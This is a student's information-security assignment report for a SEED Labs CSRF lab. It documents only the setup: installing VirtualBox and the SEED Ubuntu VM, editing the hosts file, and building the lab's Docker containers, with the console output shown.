

Information Security

Assignment # 04

CSRF Lab In SEED's Lab

Mam Hina Binte Haq

Course Instructor

CS- 3002

SE- S

Due Date: May 14, 2023

Group Members:

Zeeshan Ali 20i-2465

Ans Zeeshan 20i-0543

Assignment # 04

CSRF Lab using SEED's Lab


1- CSRF Lab:

Description:

To starting, the Installation requirements are.

- 1- Oracle VM Virtual Box
- 2- SEED'S Ubuntu 20.04

After the installation of the Virtual Box, the VM be appear like as.



Now, Installing the Seed's Ubuntu, we have selected the version such as Ubuntu 20.04 VM as per requirements in the manual.

Ubuntu 20.04 VM

If you prefer to create a SEED VM on your local computers, there are two ways to do that: (1) use a pre-built SEED VM; (2) create a SEED VM from scratch.


Approach 1: Use a pre-built SEED VM. We provide a pre-built SEED Ubuntu 20.04 VirtualBox image (SEED-Ubuntu20.04.zip, size: 4.0 GB), which can be downloaded from the following links.

- [Google Drive](#)
- [DigitalOcean](#)
- MD5 value: f3d2227c92219265679400064a0a1287
- [VM Manual](#): follow this manual to install the VM on your computer


Approach 2: Build a SEED VM from scratch. The procedure to build the SEED VM used in Approach 1 is fully documented, and the code is open source. If you want to build your own SEED Ubuntu VM from scratch, you can use the following manual.

- [How to build a SEED VM from scratch](#)


After Downloading and Extracting the zip file of the Ubuntu 20.04, it looks like.




Now, to host the Ubuntu in VM box



Set the Memory Configurations




Now, the Ubuntu is successfully hosted.




Lab Pre-Requisite Task:


Download the Lab Setup file and extract it.




After Extracting, it shows all the file and folders in it.




To Assign Ip of seed-server website to run on chrome easily.



Add manually the website Ip in the file using the command line interface.




To Build the docker to make the containers of your website frontend and backend.



```
[05/13/23]seed@VM:~/.../Labsetup$ dcbuild
Building elgg
Step 1/10 : FROM handsontsecurity/seed-elgg:original
original: Pulling from handsontsecurity/seed-elgg
da7391352a9b: Already exists
14428a6d4bcd: Already exists
2zc9d948710f2: Already exists
d881bb9d006c: Already exists
9c11a94ddf64: Pulling fs layer
81f03e4ce1b: Pulling fs layer
0ba9335b8768: Downloading [==>          ] 2.10ba9335b8768: Downloading [>
0ba9335b8768: Downloading [=====>          ] 45.81f03e4ce1b: Downloading [>
0ba9335b8768: Downloading [=====>          ] 5399c11a94ddf64: Downloading [>
0ba9335b8768: Downloading [=====>          ] 1.39c11a94ddf64: Downloading [>
0ba9335b8768: Downloading [=====>          ] 1.09c11a94ddf64: Downloading [>
0ba9335b8768: Downloading [=====>          ] 2.14MB/74.35MB
0ba9335b8768: Downloading [=====>          ] 2.69c11a94ddf64: Downloading [>
0ba9335b8768: Downloading [=====>          ] 3.9c9c11a94ddf64: Downloading [9c11a94ddf64: Downloading [>
0ba9335b8768: Downloading [=====>          ] 19c11a94ddf64
0ba9335b8768: Downloading [=====>          ] 9c11a94ddf64: Pull complete
0ba9335b8768: Pull complete
Digest: sha256:728dc5e7de5a11bea1b741f8ec59ded392bbeb9eb2fb425b8750773ccda8f706
Status: Downloaded newer image for handsontsecurity/seed-elgg:original
--> e7f441caa931
```

Now the docker build command is successful and docker containers are created.




```
Removing intermediate container ebaab7f63c50
--> 7b1ff9f3d09a9
Step 7/7 : COPY elgg.sql /docker-entrypoint-initdb.d
--> b3c9ea505e5d

Successfully built b3c9ea505e5d
Successfully tagged seed-image-mysql-csrf:latest
Building attacker
Step 1/3 : FROM handsontsecurity/seed-server:apache-php
--> 2365d0ed3ad9
Step 2/3 : COPY apache_attacker.conf server_name.conf /etc/apache2/sites-available/
--> e5ec209eb5b4
Step 3/3 : RUN a2ensite server_name.conf      && a2ensite apache_attacker.conf
--> 856ec99c4e15
Enabling site server_name.
To activate the new configuration, you need to run:
  service apache2 reload
Enabling site apache_attacker.
To activate the new configuration, you need to run:
  service apache2 reload
Removing intermediate container 856ec99c4e15
--> ld07ebfa5348

Successfully built ld07ebfa5348
Successfully tagged seed-image-attacker-csrf:latest
[05/13/23]seed@VM:~/.../Labsetup$
```

